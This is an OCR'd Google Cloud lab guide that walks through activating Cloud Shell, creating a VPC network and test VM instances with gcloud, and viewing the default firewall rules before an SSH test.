
Note: Using your own Google Cloud account for this lab may incur extra charges.

7. Click through the subsequent pages:
    - Accept the terms and conditions.
    - Do not add recovery options or two-factor authentication (because this is a temporary account).
    - Do not sign up for free trials.



After a few moments, the Google Cloud console opens in this tab.

Note: To view a menu with a list of Google Cloud products and services, click the **Navigation menu** at the top-left, or type the service or product name in the **Search** field.




Activate Google Cloud Shell


Google Cloud Shell is a virtual machine that is loaded with development tools. It offers a persistent 5GB home directory and runs on the Google Cloud.

Google Cloud Shell provides command-line access to your Google Cloud resources.


1. In Cloud console, on the top right toolbar, click the Activate Cloud Shell.



2. Click **Continue**.



It takes a few moments to provision and connect to the environment. When you are connected, you are already authenticated, and the project is set to your *PROJECT_ID*. For example:



gcloud is the command-line tool for Google Cloud. It comes pre-installed on Cloud Shell and supports tab-completion.

- You can list the active account name with this command:

gcloud auth list

Output:

Credentialed accounts:


- <myaccount>@<mydomain>.com (active)

</mydomain></myaccount>

Example output:

Credentialed accounts:

- google1623327_student@qwiklabs.net



- You can list the project ID with this command:

gcloud config list project

Output:

[core]


project = <project_id>

</project_id>

Example output:

[core]

project = qwiklabs-gcp-44776a13dea667a6



Note: Full documentation of **gcloud** is available in the gcloud CLI overview guide .


Task 1. Create VPC network and instances

In this task, you create an automatic VPC network and some initial VPC instances.

1. On the Google Cloud console title bar, click **Activate Cloud Shell** ( ) to open Cloud Shell. If prompted, click **Continue**.
2. To create the network ***mynetwork*** with auto subnets, run the following command:

gcloud compute networks create mynetwork --subnet-mode=auto

Note: *When an auto mode VPC network is created, one subnet from each region is automatically created within it. These automatically created subnets use a set of predefined IP ranges that fit within the 10.128.0.0/9 CIDR block.*



3. To create some instances to use later for testing in all networks, run these commands:

**gcloud compute instances create default-vm-1 **

**--machine-type e2-micro **

--zone=Zone 1 --network=default

**gcloud compute instances create mynet-vm-1 **


**--machine-type e2-micro **

--zone=Zone 1 --network=mynetwork

**gcloud compute instances create mynet-vm-2 **

**--machine-type e2-micro **

--zone=Zone 2 --network=mynetwork




Task 2. Investigate the default network


In this task, you explore the default network and verify that the **default-allow-ssh** firewall rule is working. Later, you delete the default-vm-1 instance and default network because you no longer need it.

Return to the Cloud console and view the firewall rules.

1. In the **Navigation menu**, click **VPC network > Firewall**.



The following four default rules are created for the default network:




Remember, all networks also have the following 2 rules, which are not displayed in the console:


default-deny-all-ingress	Ingress	Apply to all	IP ranges: 0.0.0.0/0	all	Deny	65535
default-allow-all-egress	Egress	Apply to all	IP ranges: 0.0.0.0/0	all	Allow	65535

To check that the default-allow-ssh firewall rule is working, ssh into the default-vm-1 instance in the default network and test it.

